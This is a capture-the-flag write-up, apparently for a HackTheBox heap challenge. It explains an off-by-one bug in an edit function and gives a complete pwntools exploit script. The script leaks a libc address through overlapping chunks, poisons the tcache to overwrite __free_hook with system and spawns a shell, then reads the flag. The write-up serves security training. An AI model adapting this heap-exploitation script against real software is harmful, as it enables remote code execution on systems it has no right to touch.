
Bon nie appetit

1) Checked security

2) This is a heap challenge



3) Vulnerability

malloc(0x18, b'a'*0x18) malloc(0x18, b'a'*0x18) edit(0, b'b'*0x30)

0x55ff77c9c250	0x000000000000000	0 imes 000000000000000000000000000000000000	+ ×
0x55ff77c9c260	0x62626262626262	0x62626262626262	bbbbbbbbbbbb
0x55ff77c9c270	0x62626262626262	0x0000000000000062	bbbbbbbbb
0x55ff77c9c280	0x61616161616161	0x61616161616161	aaaaaaaaaaaa
0x55ff77c9c290	0x6161616161616161 p chunk	0x000000000020d71	aaaaaaaq

The edit function is vulnerable to off by one vulnerability

4) Exploit

```
#!/usr/bin/env python3
from pwn import *
context(os='linux', arch='amd64', log level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./bon-nie-appetit")
libc = ELF("glibc/libc.so.6")
ld = ELF("glibc/ld-linux-x86-64.so.2")
context.binary = exe
io = gdb.debug(exe.path, 'c', api=True)
def malloc(size, data):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b': ', str(size).encode())
    io.sendafter(b': ', data)
def read(idx):
    io.sendlineafter(b'> ', b'2')
    io.sendlineafter(b': ', str(idx).encode())
    io.recvuntil(b'=> ')
    return io.recvline()
def edit(idx, data):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', str(idx).encode())
    io.sendafter(b': ', data)
def free(idx):
    io.sendlineafter(b'>', b'4')
    io.sendlineafter(b': ', str(idx).encode())
# fill tcache bins
for i in range(7):
    malloc(0xb8, b'fill tcache bins')
for i in range(7):
    free(i)
# get overlapping
malloc(0x58, b'a'*0x58) # 0
malloc(0x58, b'b'*0x58) # 1
malloc(0x58, b'c'*0x58) # 2
malloc(0x58, b'd'*0x58) # 3
malloc(0x58, b'/bin/sh\x00') # 4
edit(0, b'a'*0x58+b'\xc1') # off by one
free(1)
                           # free with modified size
malloc(0x58, b'aaaaaaaaa') # remainder
libc.address = unpack(read(1).strip(b'a'*8).strip(), 'all')-0x3ebd50
```

```
malloc(0x58, b'X'*8)  # overlapping chunk - (5 and 2)

# tcachebin dup
malloc(0x58, b'Y'*8)
free(6)
free(5)
edit(2, p64(libc.sym.__free_hook))
malloc(0x58, b'X'*8)
malloc(0x58, p64(libc.sym.system)) # overwrite free_hook with system
free(4) # free chunk with /bin/sh string
io.interactive()
```

5) Flag

```
(vigneswar® VigneswarPC)-[~/Pwn/Bon nie appetit/challenge]
$ python3 solve.py
$ ls
bon-nie-appetit
flag.txt
glibc
$ cat flag.txt
HTB{l1bc-2.27_h45_l1ttle_gr33n_ppl_1n51d3}
$
```